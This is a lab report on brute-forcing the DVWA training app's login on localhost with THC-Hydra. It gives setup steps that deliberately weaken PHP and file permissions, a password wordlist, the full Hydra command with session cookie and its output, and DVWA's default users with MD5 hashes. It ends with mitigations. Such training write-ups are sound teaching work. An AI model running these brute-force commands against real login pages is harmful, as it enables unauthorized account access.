



Vulnerability Assessment

BRUTE-FORCE SIMULATION USING DVWA AND THC-HYDRA

```
...p-get-form://127.0.0.1:80/DVWA/vulnerabilities/b...
a43a118f0:F=incorrect
127.0.0.1 - login "admin" - pass "123456" - 1 of 19 [ch
127.0.0.1 - login "admin" - pass "password" - 2 of 19 [c
127.0.0.1 - login "admin" - pass "admin" - 3 of 19 [chil
127.0.0.1 - login "admin" - pass "password123" - 4 of 19
127.0.0.1 - login "admin" - pass "letmein" - 5 of 19 [ch
127.0.0.1 - login "admin" - pass "qwerty" - 6 of 19 [chi
127.0.0.1 - login "admin" - pass "root" - 7 of 19 [child
127.0.0.1 - login "admin" - pass "password1" - 8 of 19 [
127.0.0.1 - login "admin" - pass "p@ssword" - 9 of 19 [c
127.0.0.1 - login "admin" - pass "12345678" - 10 of 19 [
127.0.0.1 - login "admin" - pass "dragon" - 11 of 19 [ch
127.0.0.1 - login "admin" - pass "monkey" - 12 of 19 [ch
127.0.0.1 - login "admin" - pass "football" - 13 of 19 [
127.0.0.1 - login "admin" - pass "iloveyou" - 14 of 19 [
127.0.0.1 - login "admin" - pass "p@ssw0rd123" - 15 of 1
127.0.0.1 - login "admin" - pass "admin123" - 16 of 19 [
127.0.0.1 - login "admin" - pass "dvwa" - 17 of 19 [chil
127.0.0.1 - login "admin" - pass "security" - 18 of 19 [
[rm] host: 127.0.0.1 login: admin password: password
Successfully completed, 1 valid password found
(thub.com/vanhauser-thc/thc-hydra) finished at 2026-03-31
```

FAEZ YAHIZAN

Learn how to analyze web application authentication flaws, simulate dictionary attacks with automated tools, and implement robust defense-in-depth mitigations.




Table Of Contents

1. Introduction.....	1
2. The Tasks.....	1
2.1 Chosen System and Protocols.....	1
2.2 Discussion on Vulnerabilities (Low Security Level).....	2
2.3 DVWA.....	3
2.3.1 DVWA Installation.....	3
2.3.2 DVWA Setup.....	3
2.3.3 Web Server Setup.....	4
2.4 Discussion on Mechanism of the Attack.....	6
2.4.1 Preparation.....	7
2.4.2 Identifying Target Parameters.....	7
2.4.2 The Exploit.....	8
3. Conclusion.....	9
4. References.....	10

1. Introduction

Authentication is the primary security gateway for modern information systems. However, when implemented without proper defensive constraints, these gateways become vulnerable to Brute-Force attacks. A brute-force attack is a systematic trial-and-error method used to guess login credentials by exhausting all possible combinations or utilizing a pre-defined list of common passwords.

This report documents a controlled security simulation using the Damn Vulnerable Web Application (DVWA) hosted on a Kali Linux environment. The primary objective is to demonstrate how a lack of rate-limiting, CAPTCHA, and session tokens allows an attacker to automate thousands of login attempts per minute. By utilizing Hydra and a custom dictionary file, we illustrate the mechanical process of a dictionary attack and discuss the critical mitigation strategies required to protect real-world systems from unauthorized access.


Disclaimer : This report is for educational purposes only and was conducted in a controlled environment using the Damn Vulnerable Web Application (DVWA). The techniques demonstrated are intended to illustrate security vulnerabilities and defensive strategies, not to encourage or facilitate unauthorized access to any system. All activities adhere to ethical guidelines.

2. The Tasks

2.1 Chosen System and Protocols

1. System: DVWA (Damn Vulnerable Web Application) hosted on Kali Linux in virtual machine.
2. Application: A web-based login interface that handles user authentication.

For educational purposes only & conducted in a controlled environment (DVWA).



3. Protocol: HTTP (Hypertext Transfer Protocol). This is the "language" the browser uses to send the username and password to the server.

2.2 Discussion on Vulnerabilities (Low Security Level)

1. Weak Session Management (No Anti-CSRF)

The login page is like a door that doesn't check who is actually turning the handle. Because there is no "secret code" (token) required for each attempt, a computer program can keep sending login requests over and over again very easily.

2. Absence of CAPTCHA

There is no "I am not a robot" test. The system cannot tell the difference between a real person typing on a keyboard and a high-speed hacking script, so it lets the script try as many passwords as it wants.

3. Lack of Rate Limiting

The system never tells the attacker to "slow down." Usually, if you get your PIN wrong three times at an ATM, it eats your card. Here, the attacker can try millions of passwords without the system ever locking the account or making them wait.

2.3 DVWA

Youtube Link for DVWA : https://youtu.be/dabm-7CcHaE?si=DGCMQbDAT1RA_ssy

2.3.1 DVWA Installation

Step 1 : Open the terminal

Step 2 : Change directory to /var/www/html (default directory of the web server)

Command : `cd /var/www/html`

Step 3 :git clone from this github repository (Link : <https://github.com/digininja/DVWA>).

Command : `git clone https://github.com/digininja/DVWA.git`

2.3.2 DVWA Setup

Step 1 : change file mode/permissions so that everyone can read, write and execute.

Command : `sudo chmod -R 777 DVWA`

Step 2 : Change directory to /var/www/html/DVWA/config

Command : `cd /DVWA/config`

Step 3 : Copy the file config.inc.php.dist to config.inc.php

Command : `cp config.inc.php.dist config.inc.php`

Step 4 : Edit the file using any text editor of your choice eg. Nano Vim etc

Command : `sudo vim config.inc.php`

```
# change the username and password to your liking for the GUI interface login
```

```
20 | $_DVWA[ 'db_user' ] = getenv('DB_USER') ?: 'dvwa';  
21 | $_DVWA[ 'db_password' ] = getenv('DB_PASSWORD') ?: 'password';
```

```
# The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high'  
# or impossible'. For this lab we choose 'low'.
```

```
33 | $_DVWA[ 'default_security_level' ] = getenv('DEFAULT_SECURITY_LEVEL') ?:  
'low';
```

Step 5 : Save and exit the file.

Step 6 : Start mysql service.

Command : `sudo systemctl start mysql`

Step 7 : Switch to root user

Command : `su -`

Step 8 : Make a database

Command : `mysql -u root -p`

```
MariaDB [(none)]> CREATE DATABASE dvwa;
Query OK, 1 row affected (0.002 sec)

# This creates a new database user account.
# Make sure the username and password is the same as in the config.inc.php file
MariaDB [(none)]> CREATE USER 'dvwa'@'127.0.0.1' IDENTIFIED BY 'password';
Query OK, 0 rows affected (0.011 sec)

# This gives the user the to perform all actions (Create, Read, Update, Delete)
# within the database.
MariaDB [(none)]> GRANT ALL PRIVILEGES ON dvwa.* TO 'dvwa'@'127.0.0.1';
Query OK, 0 rows affected (0.011 sec)
```

Step 9 : Exit

Command : *exit*

2.3.3 Web Server Setup

Step 1 : Start apache2 service.

Command : *sudo systemctl start apache2*

Step 2 : Switch to root user

Command : *su -*

Step 3 : Change directory to /etc/php

Command : *cd /etc/php*

Step 4 : list all directory

Command : *ls*

Step 5 : Choose the newer version of php (if any) and change directory to it and apache2.

Command : *cd 8.4/apache2*

Example :

```
(root@kalibomb)-[/etc/php]
# ls
8.4  8.2
```

Step 6 : Edit the file using any text editor of your choice eg. Nano Vim etc

Command : *vim php.ini*

Step 7 : Find the word 'fopen'. For vim just type '/fopen' and press enter.

For educational purposes only & conducted in a controlled environment (DVWA) .

```
# make sure allow_url_fopen & allow_url_include are On


860 ; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
861 ; https://php.net/allow-url-fopen
862 allow_url_fopen = On
863
864 ; Whether to allow include/require to open URLs (like https:// or ftp://) as files.
865 ; https://php.net/allow-url-include
866 allow_url_include = On
```

Step 8 : Save and exit the file.

Step 9 : Restart apache2 service.

Command : *systemctl restart apache2*


Step 10 : Go to firefox and type in the url '127.0.0.1/DVWA' and press enter.



Step 11 : Login to the system by entering the username and password that you have already set.

Step 12 : Go to Setup / Reset DB Menu & click Create & Reset Database button below.

For educational purposes only & conducted in a controlled environment (DVWA).



Step 13 : Login again with username : admin & password : password.

# List of users & hashes (MD5 Encryption)		
# https://crackstation.net/		
+-----+-----+-----+		
user	password	
+-----+-----+-----+		
admin	5f4dcc3b5aa765d61d8327deb882cf99	password
gordonb	e99a18c428cb38d5f260853678922e03	abc123
1337	8d3533d75ae2c3966d7e0d4fcc69216b	letmein
pablo	0d107d09f5bbe40cade3de5c71e9e9b7	123456
smithy	5f4dcc3b5aa765d61d8327deb882cf99	password
+-----+-----+-----+		

2.4 Discussion on Mechanism of the Attack

The attack implemented is a Dictionary Attack, which is a refined version of brute-force.

2.4.1 Preparation

A custom wordlist named custom.txt was created using Vim. While larger lists like rockyou.txt are available in Kali, a targeted list is more efficient for demonstration. The list contains common weak passwords and default credentials (e.g., admin, password, 123456).

```
# custom.txt
1 | 123456
2 | password
3 | admin
4 | password123
5 | letmein
6 | qwerty
7 | root
8 | password1
9 | p@ssword
10 | 12345678
11 | dragon
12 | monkey
13 | football
14 | iloveyou
15 | p@ssw0rd123
16 | admin123
17 | dvwa
18 | security
19 | P@ssw0rd!
```

2.4.2 Identifying Target Parameters

Before launching the attack, the target webpage was analyzed to identify the necessary parameters for the HTTP GET request. To successfully brute-force the DVWA login, the following components were identified:

1. Target URL: <http://127.0.0.1/dvwa/vulnerabilities/brute/>
2. Parameters: username, password, and Login.
3. Failure Message: "Username and/or password incorrect." (Hydra needs this to know when an attempt fails).
4. Cookie: The PHP Session ID and Security Level must be provided since the attack happens *after* the initial DVWA login.

2.4.2 The Exploit

Hydra was selected as the primary automation tool due to its speed and efficiency in handling various network protocols.

Optional : Start mysql & Apache service if not started.

Command : `sudo systemctl start apache2`

Command : `sudo systemctl start mysql`

Step 1 : Change directory to /usr/share/wordlists

Command : `cd /usr/share/wordlists`

Step 2 : Open Firefox and to the website.

Link : <http://127.0.0.1/DVWA/>

Step 3 : Go to Inspect / Developer Tools > Storage > Cookies & make sure to copy the PHPSESSID and paste it into the command below .

Step 4 : Run Hydra

```
Command :  
hydra -l admin -P custom.txt 127.0.0.1 http-get-form  
"/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login  
=Login:H=Cookie\:security=low;  
PHPSESSID=470ad79c10e28c365e99beaa43a118f0:F=incorrect" -V
```

2.4.3 The Goal

The objective is reached when Hydra identifies the correct combination. Once found, the attack stops, and the valid credentials are displayed in the terminal, proving that the lack of rate-limiting allowed the automated "guessing" to succeed.

```
f8un@kalibomb: /usr/share/wordlists

--(f8un@kalibomb)--(/usr/share/wordlists)
L$ hydra -l admin -P custom.txt 127.0.0.1 http-get-form "/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&login=Login:H=Cookie\; security=low; PHPSESSID=470ad79c10e28c365e99beaa43a118f0:F=incorrect" -V
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-31 11:28:58
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 19 login tries (1:1/p:19), ~2 tries per task
[DATA] attacking http-get-form://127.0.0.1:80/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&login=Login:H=Cookie\; security=low; PHPSESSID=470ad79c10e28c365e99beaa43a118f0:F=incorrect
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "123456" - 1 of 19 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "password" - 2 of 19 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "admin" - 3 of 19 [child 2] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "password123" - 4 of 19 [child 3] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "letmein" - 5 of 19 [child 4] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "qwerty" - 6 of 19 [child 5] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "root" - 7 of 19 [child 6] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "password1" - 8 of 19 [child 7] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "p@ssword" - 9 of 19 [child 8] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "12345678" - 10 of 19 [child 9] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "dragon" - 11 of 19 [child 10] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "monkey" - 12 of 19 [child 11] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "football" - 13 of 19 [child 12] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "iloveyou" - 14 of 19 [child 13] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "p@ssw0rd123" - 15 of 19 [child 14] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "admin123" - 16 of 19 [child 15] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "dva" - 17 of 19 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "security" - 18 of 19 [child 2] (0/0)
[80][http-get-form] host: 127.0.0.1 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-31 11:28:59

(f8un@kalibomb)--(/usr/share/wordlists)
```

```
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "p@ssw0rd123" - 15 of 19
[child 14] (0/0)
[ATTEMPT] target 127.0.0.1 - login "admin" - pass "admin123" - 16 of 19
[child 15] (0/0)
[80][http-get-form] host: 127.0.0.1 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
```

3. Conclusion

The simulation successfully demonstrates that "Low Security" authentication forms are trivial to compromise using automated tools. By exploiting the absence of rate-limiting and weak session management, we were able to identify the administrative password from a custom wordlist in a matter of seconds. This highlights a critical lesson in cybersecurity: a strong password is not enough if the system allows an attacker infinite attempts to guess it.

To secure a system against these threats, a multi-layered defense-in-depth approach is mandatory. Implementing account lockout policies, login throttling, and Multi-Factor Authentication (MFA) effectively neutralizes the threat of automated brute-force tools. Furthermore, moving away from legacy hashing algorithms like MD5 ensures that even if a database is breached, the stored credentials remain computationally expensive to crack. In conclusion, robust authentication security relies as much on the mechanism of the login process as it does on the complexity of the password itself.

For educational purposes only & conducted in a controlled environment (DVWA) .

4. References

https://youtu.be/dabm-7CcHaE?si=DGCMQbDAT1RA_ssy